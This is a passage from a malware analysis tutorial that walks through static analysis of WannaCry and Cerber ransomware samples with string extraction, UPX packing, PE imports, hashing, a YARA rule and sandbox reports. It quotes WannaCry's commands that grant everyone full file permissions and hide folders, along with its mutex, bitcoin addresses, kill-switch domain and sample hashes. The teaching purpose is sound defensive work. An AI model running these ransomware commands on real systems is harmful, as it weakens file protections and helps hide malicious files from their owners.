0000F440   115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
0000F464   12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
0000F488   13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
0000F4AC   %s%d
0000F4B4   Global\MsWinZonesCacheCounterMutexA
0000F4D8   tasksche.exe
0000F4E8   TaskStart
0000F4F4   t.wnry
0000F4FC   icacls . /grant Everyone:F /T /C /Q
0000F520   attrib +h .
0000F52C   WNcry@2ol7
0000F55C   GetNativeSystemInfo
```

Figure 9: References Encryption functions and icacls command

We can also retrieve strings from a file using **PPEE** *Professional PE file Explorer* which is another free tool to do initial analysis of files that allows us to search strings and PE headers.

In this case, inspecting a different version of the same suspect file, we can see that there's a reference to a strange website in the output.



Offset	Strings recognized ASCII
000353C8	WINDOWS
000353D0	tasksche.exe
000353E4	CloseHandle
000353F0	WriteFile
000353FC	CreateFileA
00035408	CreateProcessA
00035434	http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
00036155	!This program cannot be run in DOS mode.
000361E0	Rich
000362F8	.text
0003631F	`.rdata

Figure 10: Reference to the quoted web found with PPEE tool

4.3. Packed files

Attackers often obfuscate or pack their files to make it more difficult to investigate or analyze. Obfuscation is when the execution of the program has been attempted to hide, when the file has been compressed we talk about packing. Attackers might use as well cryptors; a cryptor won't compress the file by encrypting it in a new file. Once is executed a decompression routing gets called and after that the decrypted file is finally executed.

Legitimate programs don't usually pack their content, so finding a file that is packed can be a flag that the program is malicius.

One common packer used by malware authors is **UPX** a simple packer that can be used in both windows an linux.

Let's pack a legitimate file such as cacls.exe from Windows to see how different the strings output look from the packed version to the unpacked. With the below command in a linux terminal we can extract the strings in the unpacked file:


strings cacls.exe >unpacked.txt

Then we pack the file with UPX with:

upx cacls.exe

And after that we retrieve the strings from it:

strings cacls.exe >packedStrings.txt


packedStrings.txt (~/Documents) - gedit
Open
Save
StringConcat

```
api-ms-win-core-handle
api-ms-win-core-heap-l
api-ms-win-core-heap-l2-1-0.dll
api-ms-win-core-libraryloader-l1-2-0.dll
api-ms-win-core-localization-l1-2-0.dll
api-ms-win-core-processenvironment-l1-1-0.dll
api-ms-win-core-processthreads-l1-1-0.dll
api-ms-win-core-profile-l1-1-0.dll
```


unpackedStrings.txt (~/Documents) - gedit
Open
Save
StringConcat

```
NumberToUint32
NumberToUint8Clamped
NumberSilenceNaN
SpeculativeToNumber
PlainPrimitiveToNumber
PlainPrimitiveToWord32
PlainPrimitiveToFloat64
BooleanNot
StringConcat
StringCharCodeAt
StringCodePointAt
StringFromSingleCharCode
StringFromSingleCodePoint
StringLength
StringToUpperCaseIntl
CheckBounds
CheckIf
CheckMaps
CheckNumber
CheckInternalizedString
CheckReceiver
CheckString
CheckSymbol
CheckSmi
CheckHeapObject
CheckFloat64Hole
CheckNotTaggedHole
CheckEqualsInternalizedString
```

Figure 11: Less strings found in the packed version of the file

We see that the packed version is lacking a lot of strings that we can see in the unpacked version. Also the size of the strings ouput is bigger in the unpacked version, letting us know that less strings were found in the packed version due to the compression.

So, we know now that the files might be packed but how do we know to unpack them? To do so we can use **Exeinfo PE**, as PPEE is another free tool that within its features it has one that shows if a file is packed and even more, how to unpack it:


Exeinfo PE - ver.0.0.5.1 by A.S.L - 1020+68 sign 2018.04.31

File : cacls.exe
Entry Point : 0000A9E0
EP Section : UPX1
File Offset : 00002DE0
First Bytes : 60.BE.00.80.00
Linker Info : 9.00
SubSystem : Win Console
File Size : 00003A00h
Overlay : NO 00000000
Image is 32bit executable
RES/OVL : 12 / 0 % 2009
UPX 0.89 - 3.xx -> Markus & Laszlo ver. [3.95] <- from file.
Lamer Info - Help Hint - Unpack info
15 ms.
unpack "upx.exe -d" from http://upx.github.io or any UPX/Generic un

Figure 12: The command to unpack our file is *unpack -d*

4.4. PE Header information

As we are investigating a suspect file for Windows, we need to explain what is the PE Header information. All Windows executables, DLLs or object code follow the **PE/POC**, *Portable Executable / Common Object file format*. The PE file format is a structured data format necessary for the Windows OS to manage the file. Why is this important for malware analysis? Because the PE header contains information about the type of application the file is, information about the code and information about the required DLLs the file needs to load and also information about the Windows API is going to use. Analyzing this will give us a good idea of the capabilities of the suspect file.




simple
simple.exe
header
technical details about the executable
sections
contents of the executable
DOS header
shows it's a binary
PE header
shows it's a 'modern' binary
optional header
executable information
data directories
pointers to extra structures (exports, imports,...)
sections table
defines how the file is loaded in memory
code
what is executed
imports
link between the executable and (Windows) libraries
data
information used by the code

Figure 13: PE File header schema from https://tech-zealots.com

So to check the *imports* (this is the way we call the functions that an executable imports from DLLs, to execute them) we can use **PEstudio**. PEstudio is a free tool similiar to PPEE that allow us to check all the DLLs that the file will import, also can be used to retrieve strings or info about the file itself such as compilation time. It is indeed a good tool that we'll use a bit more in the next chapters. For this step I will use a different suspect file as the original one has anti-debugging capabilities and no data is shown when PEstudio is used. In this case I'll use a sample of a ransomware called **Cerber**

If we open our new suspect file with PEstudio and navigate to the imports section we see the API functions imported from the DLLs and that will called when executing the file. Also PEstudio helps researches to investigate these functions by tagging as blacklisted the ones most used by malware. If we use PEstudio connected to internet it will also show us all the detections in Virus Total page.

In this example we can see some functions that are related to creation of threads and also creation of registry keys, showing us that maybe this file will get attached to a registry entry to be execute upon reboot of the computer.



pestudio 8.82 - Malware Initial Assessment - www.winitor.com

file help

- c:\users\ieuser\desktop\malw
  - indicators (9)
  - virustotal (failure)
  - dos-stub (!This program c
  - file-header (May.2017)
  - optional-header (GUI)
  - directories (3)
  - sections (99.83%)
  - libraries (8)
  - imports (317/19/0/1/90)
  - exports (0)
  - tls-callbacks (n/a)
  - resources (11)
  - strings (98/6/1/19/3004)
  - debug (n/a)
  - manifest (n/a)
  - version (Elaborate Bytes
  - certificate (n/a)
  - overlay (n/a)

name (317)	group (19)	anonymous (0)	type (1)	blacklist (90)	anti-debug (0)	undocumented (0)	deprecated (29)	library (8)
rand	4	-	implicit	x	-	-	-	msvcrt.dll
srand	4	-	implicit	x	-	-	-	msvcrt.dll
GetExitCodeProcess	2	-	implicit	x	-	-	-	kernel32.dll
GetEnvironmentVariableW	2	-	implicit	x	-	-	-	kernel32.dll
SetEnvironmentVariableW	2	-	implicit	x	-	-	-	kernel32.dll
SleepEx	2	-	implicit	x	-	-	-	kernel32.dll
SwitchToThread	2	-	implicit	x	-	-	-	kernel32.dll
TerminateProcess	2	-	implicit	x	-	-	-	kernel32.dll
GetEnvironmentStringsW	2	-	implicit	x	-	-	-	kernel32.dll
GetCurrentThreadId	2	-	implicit	x	-	-	-	kernel32.dll
GetCurrentThread	2	-	implicit	x	-	-	-	kernel32.dll
GetCurrentProcessId	2	-	implicit	x	-	-	-	kernel32.dll
GetCurrentProcess	2	-	implicit	x	-	-	-	kernel32.dll
CreateThread	2	-	implicit	x	-	-	-	kernel32.dll
CreateProcessW	2	-	implicit	x	-	-	-	kernel32.dll
OpenProcess	2	-	implicit	x	-	-	-	kernel32.dll
CreateProcessAsUserW	2	-	implicit	x	-	-	-	advapi32.dll
ShellExecuteExW	2	-	implicit	x	-	-	-	shell32.dll
ShellExecuteA	2	-	implicit	x	-	-	-	shell32.dll
WritePrivateProfileSectionA	1	-	implicit	x	-	-	x	kernel32.dll
RegSetValueW	1	-	implicit	x	-	-	x	advapi32.dll
RegSetValueExW	1	-	implicit	x	-	-	-	advapi32.dll
RegEnumKeyW	1	-	implicit	x	-	-	-	advapi32.dll
RegDeleteKeyW	1	-	implicit	x	-	-	-	advapi32.dll

Figure 14: PEstudio Import tab on Cerber malware

4.5. Fingerprint the malware: hashing

As the family of malware analyst and researchers is pretty big, we need a common way to share data with other analyst while analyzing files. We might want to know if there are new versions of the file we are working with or we might want to know if the file we found works differently in other environments.

In order to do that researchers use cryptographic hashing algoritms such as:

- MD5
- SHA256
- SHA1

Using the hashes to identify the files helps the community to share data because:


1. When analyzing dynamically the files they may create new files or copy themselves in other folders so we need an easy way to see if the newly created files are the same or not.
2. Malware samples can have different names but the content inside them will be the same, so the cryptographic hash will remain equal even thought the name may change.
3. Hash can be used to see if the file has been already detected in online malware databases such as *TheZoo*, *VirusShare* or *VirusTotal*

To do this we can use the following commands in Linux to generate the hashes:

- *md5sum filewewantthehashof*
- *sha256sum filewewantthehashof*
- *sha1sum filewewantthehashof*

See in the image below that we obtain the following hash:


84c82835a5d21bbcf75a61706d8ab549



```
robert@robert-VirtualBox:~/Documents$ md5sum ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
84c82835a5d21bbcf75a61706d8ab549  ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
```

Figure 15: MD5 has of a Wannacry sample

If we use **HashMyFiles** in Windows, a tool that creates the cryptographic hash of the files we want, we can see that even thought being in a different system, with a different name and extension file the hash remains the same as we are working with the same sample.



Properties

Filename:	notlinux.pdf
MD5:	84c82835a5d21bbcf75a61706d8ab549
SHA1:	5ff465afaabcbf0150d1a3ab2c2e74f3a4426467
CRC32:	4022fcaa
SHA-256:	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
SHA-512:	90723a50c20ba3643d625595fd6be8dcf88d70ff7f4b4719a88f055d5b3149a4231018ea3
SHA-384:	d7e90fcb0830b2be200b6cc9d86484efe8df14fc1604c84179d21e283f710b4c248c0ac43
Full Path:	C:\Users\IEUser\Desktop\malwares\Binaries\Ransomware.WannaCry\notlinux.pdf

Figure 16: Different hashes of the Wannacry sample


4.6. Fingerprint the malware: YARA

YARA(`(https://virustotal.github.io/yara/`) Is the most powerful and known malware classification and identification tool. As we can see in their web YARA is used by some of the best cibersecurity companies. You can use YARA to detect strings, patterns, DLL components, packers or even embedded files within a file.

To use YARA we need first to known what are searching. For that we will create a YARA Rule which is composed of:

- Rule name: The name of the rule we are creating
- Strings: The string we want to search in the file.
- Condition: Here we will put the logic of our rule, this is a Boolean condition.

To illustrate how a YARA Rule looks like I will create a simple one from the scratch. They can be created with any text editor:




```
rule outputdebug
{
strings:
        $a =  "OutputDebugStringA"
condition:
        ($a)
}
```

Figure 17: YARA Rule to check if file contains OutputDebugStringA or not

With this rule what we want to see if the file contains a string, that is usually used by malware creators to detect if the file is executed on controled environment. The function *OutputDebugStringA* will try to print some string to the debugger output console and if success most probably will stop its execution or do a different execution that it would do in a computer. This is a common anti debug and anti-analysis technique.

If we run this YARA rule on a folder with some samples we see that one of them contains the string we wanted to search (Figure 18)



Name	Size	Type	Modified
sample1.exe	3,5 MB	Program	may 14 2017
sample2.bin	50,9 kB	Binary	jul 1 2016
sample3.exe	32,8 kB	Program	ene 6

```
robert@robert-VirtualBox:~/Documents$ yara -r outputdebug.yara samples/
outputdebug samples//sample2.bin
robert@robert-VirtualBox:~/Documents$
```

Figure 18: Sample2 tests positive for the string we were searching

The potential of YARA is almost limitless, we could use this to write more general rules to detect DLL patterns from different APTs or to detect communication patterns from network packet captures.

4.7. Online services for analysis

Prior to our dynamic analysis one more thing we can do with our suspect file is scan it with multiple AV. The most known and popular web to do so is **VirusTotal** (`https://www.virustotal.com/#/home/upload`) It is the most known because its simplicity to use and the multiple options gives you to search for a file using:


- URL
- IP Address
- Domain
- hash

With VirusTotal we can see whether if our suspect file has been previously detected as malware or not, if multiple AV are able to detect or not and some inside info of the file that we already gathered during our static analysis.

However we should be cautious using VirusTotal. We might be tempted to first use the web to analyze all the suspect files we encounter while working, but this can be counterproductive as this is what maybe our attackers want, check if we already received the file and if we are already working on it. This could give important information to the attackers about our speed of research so that's why it is really important to analyze the file as explained until now and not jump straight to VirusTotal to get everything sorted out.

In any case we can check what information gives VT about our file:

It's obvious that we are facing a malicius file as 60 out of 70 AV detect it as trojan ransomware.




60 engines detected this file

SHA-256	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
File name	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
File size	3.35 MB
Last analysis	2019-01-05 00:21:04 UTC
Community score	-2243

Ad-Aware	Trojan.Ransom.WannaCryptor.A	AhnLab-V3	Trojan/Win32.WannaCryptor.R200571
ALYac	Trojan.Ransom.WannaCryptor	Antiy-AVL	Trojan[Ransom]/Win32.Scatter
Arcabit	Trojan.Ransom.WannaCryptor.A	Avast	Win32:WanaCry-A [Trj]
AVG	Win32:WanaCry-A [Trj]	Avira	TR/Ransom.JB
Baidu	Win32.Trojan.WannaCry.c	BitDefender	Trojan.Ransom.WannaCryptor.A
Bkav	W32.RansomwareTBE.Trojan	CAT-QuickHeal	Trojan.Mauvaise.SL1
ClamAV	Win.Trojan.Agent-6312832-0	Comodo	Malware@#4gwtqo9z2tkf

Figure 19: Engine detection in Virus Total

Also we can see that is showing information that we already gathered on our static analysis such as the DLL being used and their API functions.



Portable Executable Info

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2010-11-20 09:05:05
Entry Point	30650
Contained Sections	4

Sections


Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5
.text	4096	27056	28672	6.4	920e964050a1a5dd60dd00083fd541a2
.rdata	32768	24432	24576	6.66	2c42611802d585e6eed68595876d1a15
.data	57344	6488	8192	4.46	83506e37bd8b50cacabd480f8eb3849b
.rsrc	65536	3448736	3448832	8	f99ce7dc94308f0a149a19e022e4c316

Imports

ADVAPI32.dll
- CloseServiceHandle
- CryptReleaseContext
- RegCloseKey
- OpenServiceA
- CreateServiceA
- RegQueryValueExA
- RegCreateKeyW

Figure 20: Information on the file retrieve by Virus Total

Another well known web is **Hybrid-Analysis** (`https://www.hybrid-analysis.com/`). In this case we just need to drop the file and the system will scan it with multiple AV (including Virus Total) and with an automated malware sandbox from *Crowdstrike* called **Falcon**. Hybrid analysis will show us complete reports generated by the sandbox. This reports give us indicators on whether the file could be malicius or not. In the image below we see that Falcon sandbox detect unusual behaviour in the file. The full report for our file can be found **here**



System Security

Modifies the access control lists of files

details	Process "icacls.exe" with commandline "icacls . /grant Everyone:F /T /C /Q" (Show Process)
source	Monitored Target
relevance	5/10

Unusual Characteristics

Spawns a lot of processes

details	Spawned process "<Input Sample>.exe" (Show Process)
	Spawned process "attrib.exe" with commandline "attrib +h ." (Show Process)
	Spawned process "icacls.exe" with commandline "icacls . /grant Everyone:F /T /C /Q" (Show Process)
	Spawned process "taskdl.exe" (Show Process)
	Spawned process "cmd.exe" with commandline "/c 72891517807570.bat" (Show Process)
	Spawned process "cscript.exe" with commandline "//nologo m.vbs" (Show Process)
	Spawned process "attrib.exe" with commandline "attrib +h +s %SAMPLEDIR%\$RECYCLE" (Show Process)
	Spawned process "taskdl.exe" (Show Process)
	Spawned process "taskdl.exe" (Show Process)
	Spawned process "taskdl.exe" (Show Process)
	Spawned process "taskdl.exe" (Show Process)
	Spawned process "taskdl.exe" (Show Process)
	Spawned process "taskdl.exe" (Show Process)
source	Monitored Target
relevance	8/10


Figure 21: Piece of the report generated by HybridAnalysis

5. Dynamic Analysis

During the Static analysis phase, we gathered information that we retrieve from the file without executing it. During the dynamic analysis phase we will gather information when executing the file in a secure sand-boxed environment. At this point we have already set up different Windows environments connected to a Linux VM. Before we execute the file and start analyzing its behaviour we do need to perform a **key** action that is to take a **snapshot** of the current status of our clean environment.

The *snapshot* would allow us to recover the state of the machine as it was previous to the execution of the file. This feature is included in the free version of VirtualBox, with VMware you will have to go to the paid version to use it.

So the very first step is to take a snapshot of our environment. We can see in the below image that I already have different snapshots. It is recommendable to name them with a clear title to know what the system contains in each one.



16.04.2 clean (Calc) Apagada
IE10 - Win7 (Todo OK) Apagada
VM Flare (More Virus) Apagada
XP (Ida and Olly) Apagada
IE10 - Win7_1 (More virus) Apagada

Nombre	Tomada
Clean state	21/10/2018 20:01
Clean State	08/12/2018 11:12 (hace 30 días)
Instantánea 1	08/12/2018 11:32 (hace 30 días)
Noriben	23/12/2018 15:49 (hace 15 días)
All installed	23/12/2018 16:51 (hace 15 días)
Clean todo	23/12/2018 17:43 (hace 15 días)
More virus	26/12/2018 11:27 (hace 12 días)
Todo OK	27/12/2018 18:22 (hace 11 días)
Estado actual (modificado)	

Figure 22: Different snapshots on Virtual Box

When dinamically analyzing a file we will do a series of monitoring processes, not just run the file and wait to see what happens, we want to know how it interacts with the system, if there is network traffic, if there are changes in the Windows registry and so on.

So we will be monitoring:

- **The File system**: Monitor system activity
- **Processes**: Monitor the process activities when executing the malware.
- **Network traffic**: Monitor internet traffic coming in and out of our environment.
